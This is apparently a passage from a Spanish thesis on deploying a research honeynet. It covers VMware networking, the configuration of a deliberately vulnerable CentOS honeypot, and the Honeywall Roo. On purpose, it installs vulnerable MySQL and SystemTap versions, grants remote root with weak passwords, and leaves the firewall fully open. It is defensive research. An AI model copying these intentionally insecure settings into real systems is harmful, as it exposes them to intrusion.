Se utilizan máquinas virtuales para la instalación del *honeypot* y del *honeywall*. La ventaja principal del uso de máquinas virtuales es la facilidad de la implementación y restauración de las máquinas, así como un importante ahorro económico, ya que no se requiere hardware adicional al del equipo físico donde son generadas las máquinas virtuales.
En la arquitectura utilizada, el *honeypot* y el *honeywall* serán máquinas virtuales alojadas en el equipo físico anfitrión que, a su vez, será utilizado para lanzar los ataques al *honeypot* , ahorrando el uso de otro equipo o máquina virtual extra. Por tanto, el diseño de la arquitectura virtual sería la mostrada en la Figura 8.2.



Figura 8.2: Arquitectura de virtualización de la honeynet.

8.1.1. Configuración de la red

VMware permite generar redes virtuales a través de lo que denomina *switches virtuales*. Cada switch virtual tiene un direccionamiento IP distinto y son identificados mediante la nomen-

clatura *vmnetX*, donde *X* es el número de identificación del switch virtual. La interconexión entre los equipos de la *honeynet* y la máquina atacante se realiza mediante los *adaptadores virtuales de red* incorporados a cada máquina virtual. Estos adaptadores son las tarjetas de red de las máquinas virtuales.
Existen 3 tipos de configuraciones de switches virtuales [94]:

- **Bridge**: Conecta una máquina virtual a una red usando el adaptador de red del host anfitrión. Si el host anfitrión está conectado a una red, el modo bridge es la forma más sencilla de proporcionar acceso a esa misma red a la máquina virtual.
- **NAT**: Con esta configuración, se genera una red privada en el host anfitrión. La máquina virtual obtiene una dirección IP en esta red privada, proporcionada por un servidor DHCP virtual que tiene *VMware*. La máquina virtual y el host anfitrión comparten esta red privada que no es visible desde el resto de redes externas. Es una forma útil de proporcionar acceso a Internet o a redes externas a través del host anfitrión.
- **Host-Only**: Se genera una red privada contenida dentro del host anfitrión. *Host-Only* genera una conexión de red entre la máquina virtual y el host anfitrión usando un adaptador de red virtual visible en el host anfitrión. Esta red no tiene acceso a ninguna otra red.

En la Figura 8.1 se puden ver las 3 redes que conforman la *honeynet*. Todas ellas utilizan la configuración de *Host-Only* en los switches virtuales y cada una tiene su propio direccionamiento, detallado en la Tabla 8.1 a continuación.

Switch virtual	Modo	Direccionamiento	Descripción
vmnet3	Host-Only	192.168.30.0/24	Red interna de la honeynet que conecta con los honeypots
vmnet5	Host-Only	192.168.20.0/24	Red externa de la honeynet donde se encuentra la máquina atacante y la red de producción
vmnet4	Host-Only	192.168.50.0/24	Red de administración del honeywall

Tabla 8.1: Descripcion de los switches virtuales de la honeynet.

Los detalles del direccionamiento IP de las interfaces de las máquinas serán descritos en las secciones correspondientes al proceso de configuración de cada una de ellas.

8.2. Configuración del honeypot

La *honeynet* constará únicamente de un *honeypot*. Se ha escogido la distribución *Linux CentOS 5.9* por ser una distribución libre basada en *Red Hat Enterprise Linux*, de fácil configuración y con bastante soporte por parte de la comunidad libre. Se configurarán una serie de aplicaciones para generar una distribución vulnerable que pueda llamar la atención de cualquier atacante que analice la red. Además, se instalarán otras herramientas para monitorizar el *honeypot* y la integridad del mismo.
La máquina virtual con *CentOS* tiene las siguientes características físicas virtualizadas:

Memoria RAM	512 MB
Procesador	32 bits
Disco Duro	10 GB
Adaptador de red	Interfaz 100Mbps Host-Only

Tabla 8.2: Características físicas virtualizadas del honeypot.

La instalación del sistema operativo *CentOS 5.9* es un proceso que requiere poca interacción ya que solo necesitamos una instalación mínima de servicios.
A continuación se detallan las configuraciones llevadas a cabo para personalizar el *honeypot*.

8.2.1. Configuración de la red

Como se describió en la Figura 8.1 y en la Tabla 8.1, el *honeypot* tan solo necesita un adaptador de red para conectarse a la red 192.168.30.0/24.
Hay que asignarle una dirección IP estática al *honeypot* dentro de este segmento, para ello, modificamos el fichero indicado a continuación con un editor, por ejemplo *vi*.

```
[root@centossrv ~]# vi /etc/sysconfig/network-scripts/ifcfg-eth0
```

CONFIGURACIÓN DE RED ETH0

```
# Advanced Micro Devices [AMD] 79c970 [PCnet32 LANCE]
DEVICE=eth0
BOOTPROTO=none
ONBOOT=yes
HWADDR=00:0c:29:b3:7d:1f
IPADDR=192.168.30.100
NETMASK=255.255.255.0
NETWORK=192.168.30.0
BROADCAST=192.168.30.255
```

Ahora que se le ha asignado la dirección IP 192.168.30.100 al adaptador *eth0*, hay que configurar el switch virtual adecuado para esta interfaz de red. Se asigna el switch virtual *vmnet3* a la interfaz *eth0* en la configuración de *VMware Workstation*. Este switch virtual es el correspondiente a la red interna de la *honeynet*.
Ahora solo hace falta reiniciar los servicios de red en el *honeypot* para finalizar la configuración.

```
[root@centossrv ~]# service network restart
```

ESTADO DE LA INTERFAZ ETH0

```
[root@centossrv ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:B3:7D:1F
          inet addr:192.168.30.100  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb3:7d1f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:6314 (6.1 KiB)
          Interrupt:75 Base address:0x2000
```

En este punto se puede observar que no se ha establecido ninguna puerta de enlace para la red. Debido a la arquitectura de la *honeynet*, una puerta de enlace no es necesaria, en

cambio, se establecerán rutas estáticas para enrutar el tráfico a la red externa. Este paso se realizará más adelante donde se configurará la conectividad completa entre los equipos de la *honeynet*.

8.2.2. Sincronización horaria

Es fundamental disponer de una sincronización horaria entre los equipos de la *honeynet*. Si no estuvieran sincronizados, las marcas horarias de los logs no coincidirían y no podría realizarse un análisis forense útil.
La mejor forma de sincronizar los relojes es a través del protocolo NTP (*Network Time Protocol*), el cual sincroniza el reloj del equipo con el reloj de un servidor NTP [37]. De esta forma todos los equipos relacionados tendrán exactamente la misma hora. Se va a usar un servidor de la *Universidad de Almería* que acepta peticiones NTP, *alboran.ual.es*. Para sincronizar la hora con el servidor, basta con ejecutar el siguiente comando y el *honeypot* tendrá la hora sincronizada.

```
[root@centossrv ~]# ntpdate -u alboran.ual.es
```

El resto de equipos de la *honeynet* también serán sincronizados con este mismo servidor, estableciendo las mismas marcas horarias en todos ellos.

8.2.3. Creación de usuarios

Se crea un usuario en el sistema para que pueda ser otro punto de entrada al *honeypot*. Será un usuario estándar con un directorio *home*, se le añade la particularidad de que su contraseña será débil. Para crear el usuario y establecer su contraseña de acceso al sistema, se utilizan los siguientes comandos.

```
[root@centossrv ~]# useradd mag023
[root@centossrv ~]# passwd mag023
```

USUARIO DEL SISTEMA

Usuario:	mag023
Contraseña:	letmein

8.2.4. Instalación y configuración de *MySQL*

Se va a incorporar un sistema de base de datos *MySQL*. Se ha escogido la versión *MySQL 5.0.51a* por presentar una vulnerabilidad de inyección de código [15, 54]. Esta vulnerabilidad permite a un atacante sin privilegios obtener el contenido de ficheros del sistema mediante la ejecución de código en una consola *MySQL*.
Se va a configurar esta aplicación para que sea accesible desde la red. Se mantendrá la configuración por defecto, es decir, no se eliminarán los usuarios de test o anónimos, ni las tablas de prueba. *MySQL* proporciona un script que se encarga de asegurar el sistema de base de datos, solucionado los problemas que pueden ocasionar los usuarios creados por defecto y el grado de privilegios en los accesos a las tablas de prueba. Este script no será ejecutado, ya que se desea obtener un sistema vulnerable.

Se ha seguido la guía de instalación y configuración que *MySQL* pone a disposición de los usuarios [56]. Los pasos de instalación de la base de datos han sido los siguientes.

INSTALACIÓN DE MYSQL

```
[root@centossrv ~]# groupadd mysql
[root@centossrv ~]# useradd -g mysql mysql
[root@centossrv ~]# tar xvzf mysql-5.0.51a.tar.gz
[root@centossrv ~]# cd mysql-5.0.51a
[root@centossrv ~]# ./configure --prefix=/usr/local/mysql
[root@centossrv ~]# make
[root@centossrv ~]# make install
[root@centossrv ~]# cp support-files/my-large.cnf /etc/my.cnf
[root@centossrv ~]# cd /usr/local/mysql
[root@centossrv ~]# bin/mysql_install_db --user=mysql
[root@centossrv ~]# chown -R root  .
[root@centossrv ~]# chown -R mysql var
[root@centossrv ~]# chgrp -R mysql .
[root@centossrv ~]# cd /root/packages/mysql-5.0.51a/support-files/
[root@centossrv ~]# cp mysql.server /etc/init.d/mysql
[root@centossrv ~]# chmod +x /etc/init.d/mysql
[root@centossrv ~]# chkconfig --add mysql
[root@centossrv ~]# chkconfig --level 345 mysql on
```

Después de compilar, instalar y establecer una configuración mínima, ya podemos iniciar el servidor del sistema de base de datos.

```
[root@centossrv ~]#service mysql start
```

Como parte de la configuración vulnerable, se permite el acceso remoto al usuario *root* con los máximos privilegios. La contraseña de acceso al sistema de base de datos es muy débil para facilitar una posible explotación del sistema.

ACCESO REMOTO A MYSQL

```
[root@centossrv ~]# cd /usr/local/mysql/bin/
[root@centossrv ~]# ./mysql -u root
[root@centossrv ~]# mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'%'
> IDENTIFIED BY 'testing' WITH GRANT OPTION;
```

Tal como se puede identificar en la configuración anterior, el login de *root* tiene los siguientes credenciales de acceso remoto.

```
Usuario:        root
Contraseña:     testing
```

Para finalizar, modificamos el sistema de logs de *MySQL* para concentrarlos en un directorio de logs y facilitar el posterior análisis de los mismos.

CONFIGURACIÓN DE LOGS

```
[root@centossrv ~]# vi /etc/my.cnf
        # Configuracion log
        log-error = /var/log/mysql/mysql-err.log
        log = /var/log/mysql/mysql.log
        log-slow-queries = /var/log/mysql/mysql-queries.log
        log-bin = /var/log/mysql/mysql-bin.log

[root@centossrv ~]# mkdir /var/log/mysql
[root@centossrv ~]# touch mysql-err.log
[root@centossrv ~]# touch mysql.log
[root@centossrv ~]# touch mysql-queries.log
[root@centossrv ~]# touch mysql-bin.log
[root@centossrv ~]# chown -R mysql:mysql /var/log/mysql/
```

Para que los cambios en los logs tengan efecto, hay que volver a reiniciar el servicio.

```
[root@centossrv ~]#service mysql stop
[root@centossrv ~]#service mysql start
```

Después de realizar todos los pasos anteriores, el *honeypot* dispondrá de un sistema de base de datos *MySQL* vulnerable.

8.2.5. Instalación y configuración de SystemTap

SystemTap es una herramienta de monitorización muy potente. Permite tener controlado cualquier evento del sistema, no solo a nivel de aplicación, sino a nivel de *kernel*. Por ejemplo, puede facilitar información sobre qué proceso está modificando cierto fichero, el consumo de red de un proceso o quién ha ejecutado una función determinada dentro del *kernel*.
Aunque el propósito de esta herramienta es monitorizar un sistema, en nuestro caso será utilizada como una aplicación vulnerable. Existe una versión en concreto que contiene una vulnerabilidad por la cual un atacante puede obtener privilegios de root ejecutando un exploit local. La descripción de la vulnerabilidad se encuentra documentada en el CVE-2010-4170 [96].
Es necesario eliminar del sistema la versión actual, si es que existe, para ser reemplazada por la versión vulnerable *SystemTap v.1.3* [84]. El proceso de instalación es el siguiente.

INSTALACIÓN DE SYSTEMTAP

```
[root@centossrv ~]# tar xvzf systemtap-1.3.tar.gz
[root@centossrv ~]# cd systemtap-1.3
[root@centossrv ~]# ./configure
[root@centossrv ~]# make all
[root@centossrv ~]# make install
[root@centossrv ~]# cd
[root@centossrv ~]# stap -V
```

Una vez realizados los pasos de instalación anteriores, la versión vulnerable de *SystemTap* se encuentra disponible en el *honeypot*.

8.2.6. Instalación y configuración de Tripwire

Tripwire es una herramienta de seguridad orientada a la monitorización del sistema de ficheros [88]. Monitoriza y alerta de cambios en los ficheros comparando el *hash* de cada uno de ellos con una base de datos de *hashes* calculados en un instante anterior. Esta base de datos se protege con un par de contraseñas que serán solicitadas si hay que llevar a cabo alguna acción sobre la base de datos. *Tripwire* es una aplicación *Open Source*, útil para mantener la integridad de los ficheros del sistema en el caso de que se realice un uso indebido del mismo. Además, facilita la labor de los analistas o administradores si tienen que realizar algún tipo de análisis forense sobre el equipo.
El proceso de instalación se realiza mediante el gestor de paquetes *yum*:

```
[root@centossrv ~]# yum localinstall -y tripwire-2.4.2.2-1.el5.i386.rpm
```

Una vez instalado, generamos el par de claves de acceso a la base de datos.

```
[root@centossrv ~]# tripwire-setup-keyfiles
```

CLAVES DE TRIPWIRE

```
site keyfile: 3vCwH7DQ
local keyfile: sBvOi6Fd
```

Ahora se genera la base de datos con los *hashes* de los ficheros del sistema.

```
[root@centossrv ~]# tripwire --init
```

Tripwire reconoce qué ficheros y directorios tiene que monitorizar porque son especificados en un fichero de políticas llamado *twpol.txt*. Si existen ficheros o directorios declarados en el archivo de políticas que no existen en el sistema, deben eliminarse o comentarse. De igual modo, si necesitamos incluir algún fichero, se añade al archivo de políticas. Una incorrecta configuración del archivo de políticas provoca una salida con errores o *warnings* sobre los ficheros monitorizados. Si se realiza alguna modificación en este archivo, debe volver a generarse la base de datos, esta acción se realiza mediante el siguiente comando.

```
[root@centossrv ~]# tripwire --update-policy --secure-mode low /etc/tripwire/twpol.txt
```

Una vez actualizada la base de datos, se realiza un *check* del estado del sistema. Esta acción genera una salida con la información sobre la integridad de los ficheros del sistema y las modificaciones realizadas.

```
[root@centossrv ~]# tripwire --check --interactive
```

Cuando se instala *Tripwire*, automáticamente se añade una entrada en */etc/cron.daily/*. De esta forma se programa un *check* diario. Cada vez que se realiza un *check*, se genera un informe que puede ser consultado en cualquier momento. Para poder visualizar los informes, hay que convertirlos desde el formato con extensión «.twr» a otro formato legible en modo texto. Los siguientes comandos realizan el proceso descrito.

```
[root@centossrv ~]# cd /var/lib/tripwire/report/
[root@centossrv ~]# twprint --print-report --twrfile \
        centossrv.localdomain-20130916-205751.twr > /tmp/twrreport.txt
[root@centossrv ~]# vi /tmp/twrreport.txt
```

En cualquier momento es posible consultar la política o la configuración.

```
[root@centossrv ~]# twadmin --print-polfile
[root@centossrv ~]# twadmin --print-cfgfile
```

El *honeypot* ahora cuenta con un sistema de monitorización de ficheros.

8.2.7. Instalación y configuración de Sebek

Se va a incorporar al *honeypot* la herramienta de captura de datos *Sebek*, la cual fue descrita en la sección 5.6.11. El primer paso es descargar el código fuente del cliente *Sebek* para compilarlo e instalarlo en el *honeypot*. El código fuente está disponible en la página *web* del proyecto *Sebek* [68], la última versión disponible es la *3.2.0b*. Una vez descargado, ejecutamos los siguientes comandos para compilarlo.

```
[root@centossrv ~]# ./configure --disable-raw-socket-replacement
[root@centossrv ~]# make
```

Una vez compilado, se habrá generado un paquete con el nombre *sebek-lin26-3.2.0b-bin.tar.gz*. Este paquete contiene todos los ficheros necesarios para instalar *Sebek* con una configuración base. Este paquete hay que descomprimirlo para poder personalizar el fichero de configuración y proceder a su instalación. La idea de generar este paquete previo a la

instalación es que, existe una recomendación en la cual se indica que es mejor realizar el proceso de compilación en una máquina distinta al *honeypot*, pero con el mismo sistema operativo y versión de *kernel*. De esta forma se evita dejar rastros en el sistema *honeypot*. Dentro del paquete descomprimido se encuentra el fichero de configuración llamado *sbk_install.sh*. En realidad el fichero de configuración es el propio script de instalación del cliente. Dentro de este fichero hay que modificar los parámetros adecuados para nuestro *honeypot*. Los parámetros modificados son los indicados en la tabla a continuación.

Parámetro	Nuevo valor	Descripción
INTERFACE	ETH0	Interfaz en la que escuchará *Sebek*
DESTINATION_IP	192.168.50.10	Cualquier dirección IP. Si el servidor *Sebek* se encuentra en la LAN, se recomienda no utilizar la IP del servidor para evitar ser descubierto. En nuestro caso será la utilizada ya que no afecta para la prueba de concepto
DESTINATION_MAC	00:0C:29:7E:33:2D	La dirección MAC donde se encuentra el servidor *Sebek*, en este caso, la dirección de *eth0* o de *br0*
SOURCE_PORT	64000	Puerto UDP de origen del cliente *Sebek*
DESTINATION_PORT	65000	Puerto UDP de destino de los paquetes *Sebek*
KEYSTROKE_ONLY	0	Captura todos los datos leídos en el honeypot, no solo lo introducido por teclado
MAGIC_VAL	1111	Identifica junto con el puerto de destino a un paquete *Sebek*
MODULE_NAME	sebekmod.ko	Nombre del modulo que será insertado en el kernel. Debe ser un nombre poco identificativo para evitar ser detectado

Tabla 8.3: Descripción de los parámetros del *Sebek*.

Una vez configurado el fichero *sbk_install.sh* con los parámetros adecuados, tan solo resta ejecutar el script para que el módulo sea insertado en el *kernel* y empiece a capturar las actividades maliciosas de un intruso. Cada vez que detecte alguna entrada de información, será encapsulada en un paquete propio de *Sebek* y será enviado a la dirección MAC del servidor, que estará escuchando en sus interfaces, a la espera de reconocer algún paquete

identificado con el *MAGIC_VAL* y el puerto de destino 65000. El script es ejecutado mediante el comando a continuación.

```
[root@centossrv ~]# ./sbk_install.sh
```

INSTALACIÓN DEL MÓDULO SEBEK

```
[root@centossrv ~]# ./sbk_install.sh
Installing Sebek:
0 1:8960:::::::::17:2578
1 2:36864:::::::::
2 0:8960:::::::::17:1897
  sebekmod.ko installed successfully
```

8.2.8. Configuración de IPTables

IPTables se configura en el *honeypot* con unas políticas configuradas para aceptar todo el tráfico por defecto, es decir, el firewall no bloqueará ningún paquete y permitirá todo el tráfico en el *honeypot* [58]. No se realiza ningún control sobre el tráfico ya que se quiere estudiar cualquier actividad maliciosa que se realice contra el *honeypot*. Si se bloqueara o restringiera el tráfico, posiblemente muchos ataques serían fallidos y no podrían ser estudiados. Además, el control del tráfico hacia la *honeynet* será controlado por el *IPTables* del *honeywall*, donde se insertarán reglas que aporten un mayor control sobre el tráfico que atraviesa la *honeynet*. Por tanto, el fichero de configuración de *IPTables* en el *honeypot* ha sido configurado de la siguiente manera.

FICHERO DE CONFIGURACIÓN DE IPTABLES

```
# Firewall configuration written by system-config-securitylevel
# Manual customization of this file is not recommended.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:logaccept - [0:0]

-A INPUT -j logaccept
-A FORWARD -j logaccept
-A OUTPUT -j logaccept

-A logaccept -j LOG --log-prefix "iptables accept " --log-level 4
-A logaccept -j ACCEPT

COMMIT
```

El fichero de configuración se ubica en */etc/sysconfig/iptables*. Las reglas insertadas en este fichero son permanentes en el tiempo.
Como se puede observar, las políticas por defecto son las de aceptar cualquier tráfico para las cadenas de entrada, salida y reenvío. Además, se ha creado una cuarta cadena, *logaccept*, que se encarga de registrar todas las conexiones en un log.
Existen un total de 8 niveles de severidad para el sistema *Syslog* de *Linux*. En la Tabla 8.4 se pueden ver las correspondencias de los niveles. En el archivo de configuración de *IPTables* se ha establecido el parámetro `--log-level 4` en la cadena *logaccept*, indicando que los paquetes de red que coincidan con esa regla, se envíen con el nivel 4 (*warning*) al *Syslog*. También se ha incluido el parámetro `--log-prefix`, el cual añade una cadena de texto en el mensaje de log a modo informativo.

Nivel	Valor	Descripción
0	emerg	Emergencia: el sistema está inutilizable
1	alert	Alerta: se debe actuar inmediatamente
2	crit	Crítico: condiciones críticas
3	err	Error: condiciones de error
4	warning	Peligro: condiciones de peligro
5	notice	Aviso: normal, pero condiciones notables
6	info	Información: mensajes informativos
7	debug	Depuración: mensajes de bajo nivel

Tabla 8.4: Niveles de severidad de Syslog.

Una vez configuradas las reglas del firewall, se configura el sistema de logs para que registre correctamente los mensajes. Hay que modificar el fichero */etc/syslog.conf* y añadir la siguiente línea.

```
kern.warning    /var/log/iptables.log
```

De este modo, todos los mensajes que lleguen del *kernel* (*IPTables* trabaja a nivel de *kernel*) se almacenarán en el fichero *iptables.log*. Hay que comentar que cualquier mensaje que provenga del *kernel* con el mismo nivel de severidad, también será añadido a este fichero.
Por ultimo, hay que configurar la rotación del log para evitar que crezca demasiado y además poder tener cierta organización. Para ello se utiliza la utilidad del sistema *Logrotate* [89]. Hay que crear un pequeño fichero con las opciones de rotación del log, este nuevo fichero se crea en */etc/logrotate.d/* con el nombre *iptables*. El contenido es el siguiente.

FICHERO DE CONFIGURACIÓN DE IPTABLES EN LOGROTATE

```
/var/log/iptables.log
{
        rotate 3
        daily
        missingok
        notifempty
        delaycompress
        compress
        postrotate
                service syslog restart > /dev/null
        endscript
}
```

En la Tabla 8.5 se describen las opciones utilizadas.

Opción	Descripción
rotate	Número de ficheros que se mantienen en el sistema antes de eliminarlos
daily	El log se rota diariamente
missingok	Si el fichero de log no existe no genera error y continúa
notifempty	No rota el log si está vacío
delaycompress	Se pospone la compresión del log hasta el siguiente ciclo de rotación
compress	Las versiones antiguas del log son comprimidas con gzip
postrotate	Ejecuta el código a continuación después de rotar el fichero
endscript	Fin del código postrotate

Tabla 8.5: Configuración *Logrotate*.

Hay que tener especial cuidado en la configuración de *Logrotate*, ya que asignar valores inadecuados a los parámetros puede provocar la pérdida de los logs. Por ejemplo, si ajustamos el valor del parámetro *rotate* a un número bajo, puede que los logs se eliminen antes de ser analizados. Teniendo en cuenta la configuración expuesta en el fichero de *Logrotate iptables*, los logs se mantienen durante 3 días. Teniendo en cuenta que los logs son un punto clave en el análisis de un *honeypot*, este valor tiene que ser maximizado, por ejemplo, a un valor de 365.
Después de instalar las aplicaciones anteriores y establecer las configuraciones básicas, el *honeypot* se encuentra preparado para ser atacado y registrar todas actividades maliciosas que lo involucren.

8.3. Configuración de Honeywall Roo

Tal y como se comentó en la sección 5.6 sobre *Honeywall Roo*, se va a utilizar esta distribución para crear la máquina virtual que hará de *honeywall* en la *honeynet*.
La máquina virtual tiene las siguientes características.

Memoria RAM	1 GB
Procesador	32 bits
Disco Duro	10 GB
Adaptador de red	3 Interfaces 100Mbps Host-Only

Tabla 8.6: Características físicas virtualizadas del honeywall.

La instalación del sistema operativo se realiza de forma casi automática. Además de instalar el sistema operativo *CentOS* base, se instalan las herramientas descritas en la sección 5.6, convirtiéndose en una distribución adecuada para ejercer de *honeywall*. Por tanto, solo será necesario configurar las herramientas para que se adapten al entorno de la *honeynet*. La configuración del sistema y de las herramientas se realizan mediante el menú *Dialog Menu*, descrito en la sección 5.6.1. A continuación se describen las configuraciones más destacadas en el *honeywall*.

8.3.1. Configuración de la red

En la Figura 8.1 y en la Tabla 8.1 se pueden ver las 3 interfaces que componen el *honeywall*. Cada una de ellas requiere una configuración distinta, descritas a continuación.

Interfaz de administración

La interfaz de administración tiene la siguiente configuración en el *script* asociado a la interfaz.

```
[root@honeywall ~]# vi /etc/sysconfig/network-scripts/ifcfg-eth2
```

CONFIGURACIÓN DE RED ETH2

```
# Advanced Micro Devices [AMD] 79c970 [PCnet32 LANCE]
DEVICE=eth2
BOOTPROTO=none
ONBOOT=yes
HWADDR=00:0c:29:8a:f4:b3
IPADDR=192.168.50.10
GATEWAY=192.168.50.1
NETMASK=255.255.255.0
```

El switch virtual asociado a la interfaz *eth2* es el *vmnet4* (Tabla 8.1). Este switch virtual de *VMware Workstation* representa a la red de administración de los equipos. Tras realizar la configuración, reiniciamos el servicio de red del *honeywall*.

```
[root@honeywall ~]# service network restart
```

ESTADO DE LA INTERFAZ ETH2

```
eth2      Link encap:Ethernet  HWaddr 00:0C:29:7E:33:41
          inet addr:192.168.50.10  Bcast:192.168.50.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:677 errors:0 dropped:0 overruns:0 frame:0
          TX packets:420 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:66513 (64.9 KiB)  TX bytes:63572 (62.0 KiB)
          Interrupt:67 Base address:0x2400
```

Interfaz externa de la honeynet

Se configura la interfaz *eth0* del *honeywall* de la siguiente forma.

```
[root@honeywall ~]# vi /etc/sysconfig/network-scripts/ifcfg-eth0
```

CONFIGURACIÓN DE RED ETH0

```
# Advanced Micro Devices [AMD] 79c970 [PCnet32 LANCE]
DEVICE=eth0
BOOTPROTO=none
ONBOOT=yes
HWADDR=00:0c:29:7e:33:2d
```

El switch virtual asociado es el *vmnet5* (Tabla 8.1), correspondiente a la interfaz externa de la red de la *honeynet*. Esta interfaz no tiene dirección IP como se puede ver. Es una configuración necesaria para poder crear una interfaz *puente* o *bridge* más adelante. Es la característica de red más notable en el *honeywall*, ya que consigue ser transparente a las

conexiones que realiza el atacante y evitar que el *honeywall* sea detectado fácilmente.
De nuevo, se reinicia el servicio de red.

```
[root@honeywall ~]# service network restart
```

ESTADO DE LA INTERFAZ ETH0

```
eth0      Link encap:Ethernet  HWaddr 00:0C:29:7E:33:2D
          UP BROADCAST RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:82 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12628 (12.3 KiB)  TX bytes:0 (0.0 b)
          Interrupt:51 Base address:0x2000
```

Interfaz interna de la honeynet

La interfaz interna de la *honeynet* tiene la siguiente configuración.

```
[root@honeywall ~]# vi /etc/sysconfig/network-scripts/ifcfg-eth1
```

CONFIGURACIÓN DE RED ETH1

```
# Advanced Micro Devices [AMD] 79c970 [PCnet32 LANCE]
DEVICE=eth1
BOOTPROTO=none
ONBOOT=yes
HWADDR=00:0c:29:7e:33:37
```

El switch virtual correspondiente es el *vmnet3* (Tabla 8.1), asociado a la red interna de la *honeynet* que comparte con el *honeypot*. Esta interfaz tampoco tiene direccionamiento IP, ya que también forma parte de la interfaz *puente* que se creará, y por lo tanto, la configuración es similar a la de la interfaz *eth0*. Reiniciamos los servicios de red.

```
[root@honeywall ~]# service network restart
```

ESTADO DE LA INTERFAZ ETH1

```
eth1      Link encap:Ethernet  HWaddr 00:0C:29:7E:33:37
          UP BROADCAST RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:17402 (16.9 KiB)
          Interrupt:59 Base address:0x2080
```

Interfaz puente

Un *puente* o *bridge* es un dispositivo de red que opera en la capa de enlace del modelo OSI. El puente toma las decisiones de reenvío de tráfico basándose en la tabla de direcciones MAC que ha construido. Un puente es un dispositivo de red físico pero, también existen puentes software. En el caso que nos ocupa, se crea un puente software dentro del *honeywall* para redirigir el tráfico de una interfaz a otra.
Honeywall Roo crea automáticamente una interfaz puente *br0*. Detecta y asocia las interfaces *eth0* y *eth1* como las interfaces que deben componer el puente. Las interfaces no tienen dirección IP como se comentó anteriormente. Este hecho junto al uso de una interfaz puente,

consiguen que el *honeywall* sea muy difícil de detectar. El proceso de routing de los paquetes que pasan por el puente, no modifica su contenido ni tampoco decrementa el campo TTL (*Time To Live*), con lo que el *honeywall* es un sistema transparente en la red.
Honeywall Roo ejecuta un *script* llamado *rc.firewall* que se encarga de configurar esta interfaz puente, además de crear las reglas para el *firewall* y otras configuraciones. Con el comando siguiente se pueden ver las interfaces que pertenecen al puente.

```
[root@honeywall ~]# brctl show
```

INTERFACES DEL PUENTE BR0

```
bridge name     bridge id               STP enabled     interfaces
br0             8000.000c297e332d       no              eth0
                                                        eth1
```

ESTADO DE LA INTERFAZ BR0

```
br0       Link encap:Ethernet  HWaddr 00:0C:29:7E:33:2D
          UP BROADCAST RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:146 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20440 (19.9 KiB)  TX bytes:0 (0.0 b)
```

8.3.2. Sincronización horaria

El reloj del sistema tiene que estar sincronizado con el *honeypot* y el resto de equipos de una *honeynet*. Al igual que se configuró el *honeypot* mediante NTP y el servidor *alboran.ual.es*, se realiza la sincronización del honeywall.

```
[root@honeywall ~]# ntpdate -u alboran.ual.es
```

8.3.3. Creación de usuarios y acceso remoto

La distribución *Honeywall Roo* configura el sistema con un único usuario de acceso sin privilegios de root, pero en cualquier momento es posible realizar operaciones de administración mediante *sudo*.
La interfaz *web Walleye* (ver sección 5.6.2) también cuenta con un usuario y contraseña de acceso sin privilegios. Los logins establecidos son los siguientes.

Aplicación	Usuario	Contraseña
Sistema	roo	honey
Sistema	root	honey
Walleye	roo	L3tmein-

Tabla 8.7: Usuarios de Honeywall Roo.

Se ha habilitado el acceso remoto para la administración del sistema y también para poder acceder a la interfaz *web*. Esta configuración se habilita en el menú de configuración *Dialog Menu*.

8.3.4. Configuración de reglas y límites de conexiones en IPTables

